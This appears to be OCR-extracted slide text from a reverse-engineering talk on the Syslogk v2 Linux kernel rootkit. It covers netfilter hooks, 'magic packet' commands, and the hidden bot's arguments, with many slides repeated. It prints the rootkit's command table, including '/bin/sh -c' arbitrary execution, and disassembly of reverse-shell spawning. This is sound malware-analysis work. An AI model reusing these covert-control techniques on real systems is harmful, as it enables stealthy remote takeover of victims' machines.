
1. The usermode bot is not running.
2. **The attacker sends a “magic packet”.**



Syslogk v2

Understanding Syslogk v2 rootkit magic packets

1. The usermode bot is not running.
2. The attacker sends a “magic packet”.
3. **Syslogk v2 inspects the packet via Netfilter hooks.**




Syslogk v2

Understanding Syslogk v2 rootkit magic packets

1. The usermode bot is not running.
2. The attacker sends a “magic packet”.
3. **Syslogk v2 inspects the packet via Netfilter hooks.**

Netfilter hook field structure				
Hook Entry	Hook	PF	Hook Num	Priority
nf_in_pro	nfinpro	2	1	0x7FFFFFFF
nf_out	nfout	2	3	0x80000000
nf_in	nfin	2	1	0x80000000




```
.text:000000000000232B mov     rdi, offset nf_in
.text:0000000000002332 mov     qword ptr cs:tcp_prot+0B8h, offset n_get_port
.text:000000000000233D mov     cs:bk_get_port, rax
.text:0000000000002344 call    nf_register_hook
.text:0000000000002349 mov     rdi, offset nf_in_pro
.text:0000000000002350 call    nf_register_hook
.text:0000000000002355 mov     rdi, offset nf_out
.text:000000000000235C call    nf_register_hook
```

Syslogk v2


Understanding Syslogk v2 rootkit magic packets

1. The usermode bot is not running.
2. The attacker sends a “magic packet”.
3. **Syslogk v2 inspects the packet via Netfilter hooks.**

Netfilter hook field structure				
Hook Entry	Hook	PF	Hook Num	Priority
nf_in_pro	nfinpro	2	1	**INT_MAX**
nf_out	nfout	2	3	**INT_MIN**
nf_in	nfin	2	1	**INT_MIN**



```
.text:000000000000232B mov     rdi, offset nf_in
.text:0000000000002332 mov     qword ptr cs:tcp_prot+0B8h, offset n_get_port
.text:000000000000233D mov     cs:bk_get_port, rax
.text:0000000000002344 call    nf_register_hook
.text:0000000000002349 mov     rdi, offset nf_in_pro
.text:0000000000002350 call    nf_register_hook
.text:0000000000002355 mov     rdi, offset nf_out
.text:000000000000235C call    nf_register_hook
```




```
enum nf_ip_hook_priorities {
    NF_IP_PRI_FIRST = INT_MIN,
    NF_IP_PRI_CONNTRACK_DEFRAG = -400,
    NF_IP_PRI_RAW = -300,
    NF_IP_PRI_SELINUX_FIRST = -225,
    NF_IP_PRI_CONNTRACK = -200,
    NF_IP_PRI_MANGLE = -150,
    NF_IP_PRI_NAT_DST = -100,
    NF_IP_PRI_FILTER = 0,
    NF_IP_PRI_SECURITY = 50,
    NF_IP_PRI_NAT_SRC = 100,
    NF_IP_PRI_SELINUX_LAST = 225,
    NF_IP_PRI_CONNTRACK_HELPER = 300,
    NF_IP_PRI_CONNTRACK_CONFIRM = INT_MAX,
    NF_IP_PRI_LAST = INT_MAX,
};
```

Syslogk v2


Understanding Syslogk v2 rootkit magic packets

1. The usermode bot is not running.
2. The attacker sends a “magic packet”.
3. **Syslogk v2 inspects the packet via Netfilter hooks.**

Netfilter hook field structure				
Hook Entry	Hook	PF	Hook Num	Priority
nf_in_pro	nfinpro	2	1	0x7FFFFFFF
nf_out	nfout	2	3	0x80000000
nf_in	nfin	2	1	0x80000000



```
.text:000000000000232B mov     rdi, offset nf_in
.text:0000000000002332 mov     qword ptr cs:tcp_prot+0B8h, offset n_get_port
.text:000000000000233D mov     cs:bk_get_port, rax
.text:0000000000002344 call    nf_register_hook
.text:0000000000002349 mov     rdi, offset nf_in_pro
.text:0000000000002350 call    nf_register_hook
.text:0000000000002355 mov     rdi, offset nf_out
.text:000000000000235C call    nf_register_hook
```



enum nf_inet_hooks


Enumerator
NF_INET_PRE_ROUTING
NF_INET_LOCAL_IN
NF_INET_FORWARD
NF_INET_LOCAL_OUT
NF_INET_POST_ROUTING
NF_INET_NUMHOOKS

Syslogk v2


Understanding Syslogk v2 rootkit magic packets

1. The usermode bot is not running.
2. The attacker sends a “magic packet”.
3. **Syslogk v2 inspects the packet via Netfilter hooks.**

Netfilter hook field structure				
Hook Entry	Hook	PF	Hook Num	Priority
nf_in_pro	nfinpro	**2**	1	0x7FFFFFFF
nf_out	nfout	**2**	3	0x80000000
nf_in	nfin	**2**	1	0x80000000



```
.text:000000000000232B mov     rdi, offset nf_in
.text:0000000000002332 mov     qword ptr cs:tcp_prot+0B8h, offset n_get_port
.text:000000000000233D mov     cs:bk_get_port, rax
.text:0000000000002344 call    nf_register_hook
.text:0000000000002349 mov     rdi, offset nf_in_pro
.text:0000000000002350 call    nf_register_hook
.text:0000000000002355 mov     rdi, offset nf_out
.text:000000000000235C call    nf_register_hook
```




```
enum  {
    NFPROTO_UNSPEC = 0, NFPROTO_IPV4 = 2, NFPROTO_ARP = 3, NFPROTO_BRIDGE = 7,
    NFPROTO_IPV6 = 10, NFPROTO_DECNET = 12, NFPROTO_NUMPROTO
  }
```

Syslogk v2

Understanding Syslogk v2 rootkit magic packets

1. The usermode bot is not running.
2. The attacker sends a “magic packet”.
3. **Syslogk v2 inspects the packet via Netfilter hooks.**

Netfilter hook field structure				
Hook Entry	Hook	PF	Hook Num	Priority
nf_in_pro	**nfinpro**	2	1	0x7FFFFFFF
nf_out	**nfout**	2	3	0x80000000
nf_in	**nfin**	2	1	0x80000000




```
.text:000000000000232B mov     rdi, offset nf_in
.text:0000000000002332 mov     qword ptr cs:tcp_prot+0B8h, offset n_get_port
.text:000000000000233D mov     cs:bk_get_port, rax
.text:0000000000002344 call    nf_register_hook
.text:0000000000002349 mov     rdi, offset nf_in_pro
.text:0000000000002350 call    nf_register_hook
.text:0000000000002355 mov     rdi, offset nf_out
.text:000000000000235C call    nf_register_hook
```

Syslogk v2

Understanding Syslogk v2 rootkit comands

1. The usermode bot is not running.
2. The attacker sends a “magic packet”.
3. Syslogk v2 inspects the packet via Netfilter hooks.
   a. **Magic packets allows to execute the following four commands.**

Command ID	Command to execute (in usermode space)
0	/etc//tp-b8PbR2v1ms/sm1v2RbP8b cb
1	/bin/sh -c /etc//tp-b8PbR2v1ms/sm1v2RbP8b
2	/etc//tp-b8PbR2v1ms/sm1v2RbP8b proxy
99	/bin/sh -c *command_to_execute_here*



```
cmp r13d, 1
```

```
.text:000000000000162C test    r13d, r13d
.text:000000000000162F jz      short 16A0h
```

```
.text:0000000000001631 cmp     r13d, 2
.text:0000000000001635 jz      16F0h
```

```
.text:000000000000163B cmp     r13d, 99
.text:000000000000163F mov     eax, 0FFFFFFFFh
.text:0000000000001644 jnz     short loc_1694
```

CMD_0_USERMODE_APP_CALLBACK_MODE
CMD_2_USERMODE_APP_PROXY_MODE
CMD_99_EXECUTE_ARBITRARY_COMMAND
CMD_1_EXECUTE_USERMODE_APP
queue the work
return

Syslogk v2

Understanding Syslogk v2 rootkit comands

1. The usermode bot is not running.
2. The attacker sends a “magic packet”.
3. Syslogk v2 inspects the packet via Netfilter hooks.
   a. Magic packets allows to execute the following four commands.
   b. **Commands 1 and 2 sets some internal variables.**


Command ID	Command to execute (in usermode space)
0	/etc//tp-b8PbR2v1ms/sm1v2RbP8b cb
1	/bin/sh -c /etc//tp-b8PbR2v1ms/sm1v2RbP8b
2	/etc//tp-b8PbR2v1ms/sm1v2RbP8b proxy
99	/bin/sh -c *command_to_execute_here*

variables	Command ID 1	Command ID 2
logininfo	IP Source Address	IP Source Address
logininfo+4	N/A	TCP Source Port
logininfo+6	TCP Destination Port	TCP Destination Port
qword_1E2E8 (Bot Port)	0	0
dword_1E2F0 (Parsing state)	1	3
state (0=null;1=normal;2=proxy)	1	2

Syslogk v2


Hunting the bot component

We hunted a sample of the hidden bot, based on the kernel rootkit commands executed in usermode space.



Search for a hash, domain, IP address, URL or look up multiple IoCs or create an IoC collection

sm1v2RbP8b



5CECD5821BE27ACCB73168B21324E833FD11AA08B846402C5D48CA057CD51826

sm1v2RbP8b

elf 64bits sets-process-name detect-debug-environment

Syslogk v2


Understanding the arguments of the bot component

The hidden bot is a command line application.

```
/etc//tp-b8PbR2v1ms/sm1v2RbP8b [ cb | proxy ] [ port ]
```

It matches the analysis of the magic packets but with the ability of fixing the port.

Arguments	Description
	The bot listens for one request and ends the execution.
cb	The bot enters in a loop receiving callback notifications for handling requests.
proxy	Acts as a proxy for executing sending magic packets to other infected machines.
port	Fixes the port number for the aforementioned commands.



```
.text:0000000000407C46 mov     rax, [rbp+array_args]
.text:0000000000407C4D add     rax, 8
.text:0000000000407C51 mov     rax, [rax]
.text:0000000000407C54 mov     esi, offset aCb ; "cb"
.text:0000000000407C59 mov     rdi, rax        ; s1
.text:0000000000407C5C call    _strcmp
.text:0000000000407C61 test    eax, eax
.text:0000000000407C63 jnz     short is_not_cb
```


```
.text:0000000000407C76
.text:0000000000407C76 is_not_cb:
.text:0000000000407C76 mov     rax, [rbp+array_args]
.text:0000000000407C7D add     rax, 8
.text:0000000000407C81 mov     rax, [rax]
.text:0000000000407C84 mov     esi, offset aProxy ; "proxy"
.text:0000000000407C89 mov     rdi, rax        ; s1
.text:0000000000407C8C call    _strcmp
.text:0000000000407C91 test    eax, eax
.text:0000000000407C93 jnz     short is_not_proxy
```

```
.text:0000000000407C9E
.text:0000000000407C9E is_not_proxy:
.text:0000000000407C9E mov     rax, [rbp+array_args]
.text:0000000000407CA5 add     rax, 8
.text:0000000000407CA9 mov     rax, [rax]
.text:0000000000407CAC mov     rdi, rax        ; nptr
.text:0000000000407CAF call    _atoi
.text:0000000000407CB4 mov     [rbp+port], eax
.text:0000000000407CB7 jmp     short loc_407D13
```

Syslogk v2


Overviewing the bot. Commands implemented on it.

- Spawn a reverse shell.




```
loc_409AF5:
mov     rax, [rbp+var_18]
mov     r8d, 0
mov     rcx, rax
mov     edx, 41720Ch      ; "-c"
mov     esi, 41720Fh      ; "sh"
mov     edi, 417212h      ; "/bin/sh"
mov     eax, 0
call    _execl
mov     edi, 7Fh          ; status
call    __exit
```

- Kill the bot



```
push    rbp
mov     rbp, rsp
sub     rsp, 90h
lea     rdx, [rbp-90h]
mov     eax, 0
mov     ecx, 0Ch
mov     rdi, rdx
rep stosq
mov     rdx, rdi
mov     [rdx], eax
add     rdx, 4
mov     edx, cs:pid
lea     rax, [rbp+s]
mov     esi, 41721Ah      ; "kill -9 %d > /dev/null"
mov     rdi, rax          ; s
mov     eax, 0
call    _sprintf
lea     rax, [rbp+s]
mov     rdi, rax          ; command
call    _system
jmp     short loc_409C5A
```

*The pid is stored in an internal variable initialized to -1.



